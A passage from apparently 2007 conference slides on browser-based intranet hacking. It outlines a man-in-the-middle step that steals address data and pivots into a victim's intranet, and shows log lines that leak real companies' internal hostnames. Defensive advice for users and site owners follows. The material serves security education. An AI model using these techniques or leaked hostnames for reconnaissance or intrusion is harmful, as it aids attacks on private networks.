5) Man in the middle sends user to xml1.maps.yahoo.com/ulm.xml?r=5050 and steals address information
6) Man in the middle sends victim to their own Intranet to begin intranet hacking

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Example Recon

65.57.245.11 - - [01/Mar/2007:16:22:06 -0800] "GET /... HTTP/1.1" 200 6793 "http://reactor.corp.google.com/..." "Mozilla/5.0 (Macintosh; U; Intel Mac OS X; en; rv:1.8.1.2pre) Gecko/20070223 Camino/1.1b"

193.138.107.179 - - [28/Jun/2007:01:15:38 -0700] "GET /... HTTP/1.0" 304 - "http://corporate1.internal.standardlife.com/..." "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727; InfoPath.1)"

68.254.179.254 - - [03/Jul/2007:13:21:40 -0700] "GET /... HTTP/1.1" 200 88698 "http://collab.corp.efunds.com/..." "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)"

15.227.217.77 - - [18/Jun/2007:07:00:14 -0700] "GET /... HTTP/1.1" 200 13823 "http://wildcat.boi.hp.com/... " "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.0.3705; .NET CLR 1.1.4322; Tablet PC 1.7; .NET CLR 2.0.50727)"

130.76.32.15 - - [19/Jun/2007:14:12:31 -0700] "GET /... HTTP/1.1" 200 179 "http://bestis.web.boeing.com/..." "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.0.4"

216.239.124.38 - - [19/Jun/2007:16:32:29 -0700] "GET /... HTTP/1.1" 200 88699 "http://wiki.sparta.cnet.com/..." "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.0.4"

AIRPWN + XSS + CSRF

=

ARIAN'S IDEA

(CIRCA 2004)

http://www.anachronic.com/file_archive/advisories/01.10.2004.aeadvisory.txt

http://archives.neohapsis.com/archives/sf/www-mobile/2004-q4/0025.html

Denial

Anger

Bargaining

Depression

Acceptance

"I'm going back to using lynx."

Web security is an oxymoron

Firewalls and NAT aren't what they used to be

The browser is patched, so what?

I'm not the target, but everyone else on my network is

Browser security needs a serious rethink

Browser add-ons help, but only by seriously hobbling the user experience so users won't adopt them anyway

Remote users and VPN connections are open to exploitation

Denial

Anger

Bargaining

Depression

Acceptance

"Sure the web is hostile, but I can protect myself."

Web Browser Security

Surf with two web browsers or VMware'd

Patch, patch, patch, disable, disable, disable

Stack up your add-ons (NoScript, SafeHistory, Netcraft Toolbar, eBay Toolbar, etc.)

Logout, clear cookies, clear history

Stop using laptops like firewalls (relying on the browser to separate domains for us isn't working)

1 WISH...

Public web pages should not be able to initiate requests to private IPs (RFC).

Content-restriction too when you get around to it.

http://www.gerv.net/security/content-restrictions/

Website Security

Asset Tracking – **Find your websites,** assign a responsible party, and rate their importance to the business.
Because you can't secure what you don't know you own.

Measure Security – **Perform rigorous and on-going vulnerability assessments,** preferably every week.
Because you can't secure what you can't measure.

Development Frameworks – **Provide programmers with software development tools** enabling them to write code rapidly that also happens to be secure. Because, you can't mandate secure code, only help it.

Defense-in-Depth – **Throw up as many roadblocks to attackers as possible.** This includes custom error messages, Web application firewalls, security with obscurity, and so on. Because 8 in 10 websites are already insecure, no need to make it any easier.

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
One more thing...

CUPS Hacking

OS X: http://localhost:631/



Inspired By:
Kurt Grutzmacher
Seth Bromberger

WhiteHat SECURITY

Thank you

For more information visit:

http://www.whitehatsec.com/
http://www.sectheory.com/

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References

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